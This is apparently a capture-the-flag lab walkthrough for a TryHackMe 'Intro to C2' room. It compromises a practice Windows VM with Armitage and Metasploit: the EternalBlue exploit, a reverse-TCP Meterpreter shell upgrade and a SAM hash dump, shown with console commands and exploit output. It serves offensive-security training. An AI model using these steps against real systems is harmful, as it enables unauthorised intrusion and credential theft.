

Intro to C2 - VM Compromise Guide

There are two methods that you can take to compromising the TED-PC Virtual Machine. One is by using Armitage (the GUI for Metasploit) as a "C2 Framework" to compromise the VM. The second method is to just use Metasploit. It may be much faster and you may experience less issues as Armitage is no longer supported by the developer.

Re-initializing PostgreSQL

```
root@ip-10-10-3-209:~#  
root@ip-10-10-3-209:~# ls  
Desktop      Instructions  Postman      Scripts      Tools  
Downloads    Pictures     Rooms        thinclient_drives  
root@ip-10-10-3-209:~# cd /^C  
root@ip-10-10-3-209:~# su ubuntu  
ubuntu@ip-10-10-3-209:/root$ msfdb delete  
[?] Would you like to delete your existing data and configurations?: yes  
No data at /home/ubuntu/.msf4/db, doing nothing  
MSF web service is no longer running  
ubuntu@ip-10-10-3-209:/root$ msfdb init  
Creating database at /home/ubuntu/.msf4/db  
Starting database at /home/ubuntu/.msf4/db...success  
Creating database users  
Writing client authentication configuration file /home/ubuntu/.msf4/db/pg_hba.conf  
Stopping database at /home/ubuntu/.msf4/db  
Starting database at /home/ubuntu/.msf4/db...success  
Creating initial database schema  
[?] Initial MSF web service account username? [ubuntu]:  
[?] Initial MSF web service account password? (Leave blank for random password):  
Generating SSL key and certificate for MSF web service  
Attempting to start MSF web service...
```

```
su ubuntu
```

```
msfdb delete
```

```
msfdb init
```

Starting Armitage's Team Server

```
cd /opt/armitage/release/unix/
```

```
./teamserver 10.10.3.209 thm
```

```
root@ip-10-10-3-209: /opt/armitage/release/unix
File Edit View Search Terminal Tabs Help


ubuntu@ip-10-10-3-209: /root x root@ip-10-10-3-209: /opt/armitage/release/unix x

root@ip-10-10-3-209:~# cd /opt/armitage/release/unix/
root@ip-10-10-3-209:/opt/armitage/release/unix# ./teamserver 10.10.3.209 thm
[*] Generating X509 certificate and keystore (for SSL)
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2022-03-08 18:37:36 +0000...
[*] MSGRPC background PID 3097
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.postgresql.jdbc.TimestampUtils (file:/opt/armitage/release/unix/armitage.jar) to field java.util.TimeZone.defaultTimeZone
WARNING: Please consider reporting this to the maintainers of org.postgresql.jdbc.TimestampUtils
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[*] Use the following connection details to connect your clients:
    Host: 10.10.3.209
    Port: 55553
    User: msf
    Pass: thm


[*] Fingerprint (check for this string when you connect):
    c3f5a748e5982dd296ffe0c33f2605adda6e33e7
[+] multi-player metasploit... ready to go
```

Launching Armitage

```
./armitage
```




Scan the VM -



Exploit the VM -

1. Search for "Eternal Blue" in the search bar, at the bottom of the "Modules" section
2. Drag and drop "MS17_010_EternalBlue" onto the PC
3. Tick "Use a Reverse Connection"
4. Hit "Launch"



Upgrade Shell to Meterpreter

1. Wait for exploitation to finish
2. Type into the search bar "shell_to_meterpreter"
3. Drag and drop "shell_to_meterpreter" onto the pwned machine
4. Verify the right SESSION
5. Click "Launch"

Applications Places System Tue 8 Mar, 18:45 AttackBox IP:10.10.3.209

Armitage

Armitage View Hosts Attacks Workspaces Help

post
multi
manage
shell_to_meterpreter

10.10.13.105

version 6.1.7600] Copyright (c) 2009 Microsoft Corporation. All rights reserved

multi/manage/shell_to_meterpreter

Shell to Meterpreter Upgrade

This module attempts to upgrade a command shell to meterpreter. The shell platform is automatically detected and the best version of meterpreter for the target is selected. Currently meterpreter/reverse_tcp is used on Windows and Linux with 'authen/meterpreter/reverse_tcp' used on all others.

Option	Value
HANDLER	1
LHOST	10.10.3.209
LPORT	4433
SESSION +	1

☐ Show advanced options


Launch

Event Log X Scan X nmap

```
[*] 10.10.13.105:445 - Conn
[+] 10.10.13.105:445 - Conn
[+] 10.10.13.105:445 - Tar
[*] 10.10.13.105:445 - COR
[*] 10.10.13.105:445 - 0x00
[*] 10.10.13.105:445 - 0x00
[+] 10.10.13.105:445 - Tar
[*] 10.10.13.105:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.13.105:445 - Sending all but last fragment of exploit packet
[*] 10.10.13.105:445 - Starting non-paged pool grooming
[+] 10.10.13.105:445 - Sending SMBv2 buffers
[+] 10.10.13.105:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.13.105:445 - Sending final SMBv2 buffers.
[*] 10.10.13.105:445 - Sending last fragment of exploit packet!
[*] 10.10.13.105:445 - Receiving response from exploit packet
[+] 10.10.13.105:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.13.105:445 - Sending egg to corrupted connection.
[*] 10.10.13.105:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.3.209:20433 -> 10.10.13.105:49179) at 2022-03-08 18:43:46 +0000
[+] 10.10.13.105:445 - ==-==
[+] 10.10.13.105:445 - ==-==WIN==
[+] 10.10.13.105:445 - ==-==
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

THM AttackBox 1h 47m 56s

You can verify the migration to meterpreter completed successfully by verifying the machine icon has changed and the “Meterpreter Session 2 Opened” has appeared.



Dumping Hashes

1. Verify Meterpreter Migration is complete
2. Search for the "Hashdump" module
3. Adjust the session from 1 to 2
4. Click "Launch"

Applications Places System Tue 8 Mar, 18:47 AttackBox IP:10.10.3.209

Armitage

Armitage View Hosts Attacks Workspaces Help

- bsd
 - gather
 - hashdump
- linux
 - gather
 - hashdump
- osx
 - gather
 - hashdump
- solaris
 - gather
 - hashdump
- windows
 - gather
 - credentials
 - domain_hashdump
 - mcafee_vse_hashdump
 - mssql_local_hashdump
 - hashdump
 - smart_hashdump

10.10.13.105

ersion 6.1.7600] Copyright (c) 2009 Microsoft Corporation. All rights reserved

Windows Gather Local User Account Password Hashes (Registry)

This module will dump the local user accounts from the SAM database using the registry

Option	Value
SESSION +	2

☐ Show advanced options

Launch

```
msf5 > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > set LHOST 10.10.3.209
LHOST => 10.10.3.209
msf5 post(multi/manage/shell_to_meterpreter) > set LPORT 4433
LPORT => 4433
msf5 post(multi/manage/shell_to_meterpreter) > run
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > set HANDLER true
HANDLER => true
msf5 post(multi/manage/shell_to_meterpreter) > run -j
[*] Post module running as background job 3.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.3.209:4433
[*] Sending stage (176195 bytes) to 10.10.13.105
[*] Meterpreter session 2 opened (10.10.3.209:4433 -> 10.10.13.105:49188) at 2022-03-08 18:45:49 +0000
[*] Stopping exploit/multi/handler

msf5 post(multi/manage/shell_to_meterpreter) >
```

THM AttackBox 1h 45m 52s

The module should then run and the hash dump is complete. Once completed, you can then spawn an Interactive shell to collect the flags.